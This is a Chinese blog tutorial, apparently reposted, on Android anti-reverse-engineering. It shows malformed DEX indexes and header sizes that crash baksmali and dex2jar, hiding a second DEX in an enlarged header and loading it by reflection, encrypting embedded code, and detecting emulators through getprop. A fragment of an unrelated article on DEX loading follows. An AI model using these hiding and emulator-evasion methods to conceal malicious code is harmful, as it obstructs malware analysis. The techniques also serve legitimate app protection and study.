这次我们仍然绕过 Dalvik 运行时字节码指令验证，但是我们替换“无效字节码指令”为合法字节码指令

```
champagne:bad-offsets tstrazzere$ baksmali bad-string-offsets.apk -o wontwork
UNEXPECTED TOP-LEVEL EXCEPTION:
org.jf.dexlib.Util.ExceptionWithContext: Index: 255, Size: 141
        at org.jf.dexlib.Util.ExceptionWithContext.withContext(ExceptionWithContext.java:54)
        at org.jf.dexlib.IndexedSection.getItemByIndex(IndexedSection.java:77)
        at org.jf.dexlib.Code.InstructionWithReference.lookupReferencedItem(InstructionWithReference.java:8
        at org.jf.dexlib.Code.InstructionWithReference.<init>(InstructionWithReference.java:57)
        at org.jf.dexlib.Code.Format.Instruction21c.<init>(Instruction21c.java:63)
        at org.jf.dexlib.Code.Format.Instruction21c.<init>(Instruction21c.java:40)
        at org.jf.dexlib.Code.Format.Instruction21c$Factory.makeInstruction(Instruction21c.java:112)
        at org.jf.dexlib.Code.InstructionIterator.IterateInstructions(InstructionIterator.java:84)
        at org.jf.dexlib.CodeItem.readItem(CodeItem.java:154)
        at org.jf.dexlib.Item.readFrom(Item.java:76)
        at org.jf.dexlib.OffsettedSection.readItems(OffsettedSection.java:48)
        at org.jf.dexlib.Section.readFrom(Section.java:143)
        at org.jf.dexlib.DexFile.<init>(DexFile.java:431)
        at org.jf.baksmali.main.main(main.java:265)
Caused by: java.lang.IndexOutOfBoundsException: Index: 255, Size: 141
        at java.util.ArrayList.RangeCheck(ArrayList.java:547)
        at java.util.ArrayList.get(ArrayList.java:322)
        at org.jf.dexlib.IndexedSection.getItemByIndex(IndexedSection.java:75)
        ... 12 more
Error occured while retrieving the string_id_item item at index 255
Error occured at code address 12
code_item @@0x1804
```

http://blog.csdn.net/androidsecurity


backsmali 验证成功！

```
champagne:bad-offsets tstrazzere$ ./dex2jar.sh bad-string-offsets.apk
dex2jar version: translator-0.0.9.8
dex2jar bad-string-offsets.apk -> bad-string-offsets_dex2jar.jar
com.googlecode.dex2jar.DexException: while accept method:[Ldont/decompile/me/Unused;.<init>()V]
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReader.java:705)
        at com.googlecode.dex2jar.reader.DexFileReader.acceptClass(DexFileReader.java:446)
        at com.googlecode.dex2jar.reader.DexFileReader.accept(DexFileReader.java:333)
        at com.googlecode.dex2jar.v3.Dex2jar.doTranslate(Dex2jar.java:82)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:191)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:182)
        at com.googlecode.dex2jar.v3.Main.doData(Main.java:43)
        at com.googlecode.dex2jar.v3.Main.doData(Main.java:35)
        at com.googlecode.dex2jar.v3.Main.doFile(Main.java:63)
        at com.googlecode.dex2jar.v3.Main.main(Main.java:85)
Caused by: com.googlecode.dex2jar.DexException: while accept code in method:[Ldont/decompile/me/Unused;.<init>
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReader.java:695)
        ... 9 more
Caused by: java.lang.IllegalArgumentException: Id out of bound
        at com.googlecode.dex2jar.reader.DexFileReader.getString(DexFileReader.java:537)
        at com.googlecode.dex2jar.reader.DexOpcodeAdapter.x1c(DexOpcodeAdapter.java:129)
        at com.googlecode.dex2jar.reader.DexCodeReader.acceptInsn(DexCodeReader.java:386)
        at com.googlecode.dex2jar.reader.DexCodeReader.accept(DexCodeReader.java:292)
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReader.java:692)
        ... 9 more
Done.
```


http://blog.csdn.net/androidsecurity

dex2jar 验证成功！

Androguard 验证成功，但是只会在反编译插入该“有效字节码指令”的方法报错。



ded 验证成功！




IDA 验证失败！

该种方式也很容易被工具修复，逆向工具只要不盲目的解析一个不存在的索引即可。

5、针对 java 反编译器缺陷进行攻击

dex2jar+(JD-Gui 或 JAD) 组合工具是逆向分析经常使用的工具。dex2jar 用于把 DEX 文件转换为 java 字节码 JAR 文件，JD-GUI 或 JAD 用于把 java 字节码转化为 java 源代码。

我们可以针对 JAVA JD-Gui 或 JAD 工具缺陷来达到反逆向分析的目的。达到的效果如下图所示：




6、针对 backsmali 对文件头处理缺陷

我们刚才讲到 baksmali 在处理 Link section 的 bug，还有类似的崩溃点吗？如图 backsmali 代码所示：

```
97          in.readInt(); //filesize
98          if (in.readInt() != HEADER_SIZE) {
99              throw new RuntimeException("The header size is not the expected value (0x70)");
100         }
```

当 DEX Header size 不等于 0x70 时，backsmali 也会抛出异常退出！
Header_size 当前值正常情况下都等于 0x70




构建这种 dex 文件很容易实现。
需要修复文件头每个表项的偏移量。
修改后的 Header size 等于 0x78

```
champagne:apkfuscator tstrazzere$ hexdump -C such_a_big_ego.dex | head
00000000  64 65 78 0a 30 33 35 00  a5 26 6f 22 c8 85 fc 5c  |dex.035..&o"...\|
00000010  83 be 45 21 d2 5c b9 9f  52 6a 0a 34 dc 55 19 f2  |..E!.\..Rj.4.U..|
00000020  71 19 00 00 78 00 00 00  78 56 34 12 00 00 00 00  |q...x...xV4.....|
00000030  00 00 00 00 18 08 00 00  8d 00 00 00 78 00 00 00  |............x...|
00000040  27 00 00 00 ac 02 00 00  1c 00 00 00 48 03 00 00  |'...........H...|
00000050  14 00 00 00 98 04 00 00  30 00 00 00 38 05 00 00  |........0...8...|
00000060  0b 00 00 00 b8 06 00 00  59 11 00 00 18 08 00 00  |........Y.......|
00000070  00 00 00 00 00 00 00 00  dc 08 00 00 df 08 00 00  |................|

champagne:apkfuscator tstrazzere$ baksmali such_a_big_ego.dex -o wontwork
UNEXPECTED TOP-LEVEL EXCEPTION:
org.jf.dexlib.Util.ExceptionWithContext: The header size is not the expected value (0x70)
        at org.jf.dexlib.Util.ExceptionWithContext.withContext(ExceptionWithContext.java:54)
        at org.jf.dexlib.Item.addExceptionContext(Item.java:176)
        at org.jf.dexlib.Item.readFrom(Item.java:78)
        at org.jf.dexlib.DexFile.<init>(DexFile.java:390)
        at org.jf.baksmali.main.main(main.java:265)
Caused by: java.lang.RuntimeException: The header size is not the expected value (0x70)
        at org.jf.dexlib.HeaderItem.readItem(HeaderItem.java:92)
        at org.jf.dexlib.Item.readFrom(Item.java:76)
```

http://blog.csdn.net/androidsecurity

但是这种方式只能针对 baksamli 工具。且很工具很容易修复该 bug。
该方式也可以用于在 DEX Header 中隐藏数据和代码。
我们可以在 Dex 文件头隐藏另一个 DEX 数据并在运行时加载附带 DEX 数据。
构建非规范的 Dex 文件




通过反射调用 DexFile 类的方法加载附带 DEX 数据（android4.0 以上才有我们需要的方　法 http://blog.csdn.net/androidsecurity/article/details/9674251）

```
private void initializeMethods() throws MethodNotSupportedException {
    Method[] methods;
    try {
        methods = Class.forName("dalvik.system.DexFile").getDeclaredMethods();

        for (Method method : methods) {
            if (method.getName().equalsIgnoreCase("defineClass") && (method.getParameterTypes().length == 3)) {
                defineClass = method;
                defineClass.setAccessible(true);
            } else if (method.getName().equalsIgnoreCase("openDexFile") && (method.getParameterTypes().length == 1)) {
                openDexFile = method;
                openDexFile.setAccessible(true);
            } else if (method.getName().equalsIgnoreCase("closeDexFile")
                    && (method.getParameterTypes().length == 1)) {
                closeDexFile = method;
                closeDexFile.setAccessible(true);
            } else if (method.getName().equalsIgnoreCase("getClassNameList")
                    && (method.getParameterTypes().length == 1)) {
                getClassNameList = method;
                getClassNameList.setAccessible(true);
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
    if ((defineClass == null) || (openDexFile == null) || (openDexFile == null) || (getClassNameList == null)) {
        throw new MethodNotSupportedException("Error setting up unpacking functions!");
    }
}
```

通过反射实际调用 DexFile 的 openDexFile 方法

```
public static int openDexFile(byte[] fileContents) {
    try {
        return (Integer) openDexFile.invoke(dexFileReceiver, fileContents);
    } catch (Exception e) {
        e.printStackTrace();
    }
    return -1;
}
```

该种方式允许我们通过 byte[]解析 dex 数据，而无须在再把 DEX 数据存储在设备的某个文件。
我们可以从安装 APK 文件、内存或 dalvik-cache 等读取 dex 数据。
打包好的 DEX 文件如下图所示：



该种方式将给自动化分析工具带来一个问题，自动化工具会按照 dex 格式处理 DEX 文件而不会处理附带的 dex 数据。需要特定的工具、16 进制编辑器或手工提取嵌入的 dex 数据。
我们可以采用各种不同的方式增加嵌入数据的提取难度，比如：
对嵌入的 DEX 数据进行加密；
嵌入的 DEX 数据加密后在对其进行 ZIP 压缩；
使用 native 代码解密，直接从内存加载；
……等等


该种隐藏方式可以通过判断 Dex 文件头长度是否大于 0x70 检测。

7、大端小端反转理论
当前还没有 Android 逆向工具实现 DEX 文件端反转（也许 IDA 支持）。

Dalvik 虚拟机在 DEX 优化过程中会检测 DEX 端模式是否适合当前设备，如果不适合会反转 DEX 文件端模式。
我们需要做的是变换 DEX 文件所有字节端结构，反转后的 DEX 文件可以中断逆向工具但是仍然可以在设备上运行。
这种攻击方式理论上是可行的。我们可以参考 Android 源代码实现端的反转，具体代码位于/dalvik2/libdex/dexSwapAndVerify.cpp

四、反虚拟机技术

如何检测 App 运行环境是否为 qemu 虚拟机呢? 我们可以通过 getprop 获取相关信息，getprop 在 qemu 虚拟机和移动设备上很多属性是不同的。比如：



getprop Android SDK 中并没有公开接口，不过我们可以通过 JAVA 反射调用。

```
public static String getProp(Context context, String property) {
    try {
        ClassLoader cl = context.getClassLoader();
        @SuppressWarnings("rawtypes")
        Class SystemProperties = cl.loadClass('android.os.SystemProperties');

        Method get = SystemProperties.getMethod('get', String.class);

        Object[] params = new Object[1];
        params[0] = new String(property);

        return (String) get.invoke(SystemProperties, params);

    } catch (IllegalArgumentException iAE) {
        throw iAE;
    } catch (Exception e) {
        return null;
    }
}
```

五、相关引用

http://code.google.com/p/smali/

http://code.google.com/p/androguard/

http://code.google.com/p/dex2jar/

http://siis.cse.psu.edu/ded/

http://hex-rays.com/products/ida/index.shtml

http://source.android.com/tech/dalvik/dex-format.html

Android 系统打开 DEX 文件部分源码浅析

前言

从源码的角度分析 android 系统是如何去打开一个 dex 文件的

0×1

dex 文件在系统中被打开的过程：
1、系统初始化虚拟机的时候，初始化原始方法 gDvmNativeMethodSet 集合
2、里面有一个函数集合 dvm_dalvik_system_DexFile，注册它为 Ldalvik/system/DexFile 串，当虚拟机调用 DexFile 相关函数时，就会调用这些函数来处理 Dex 文件
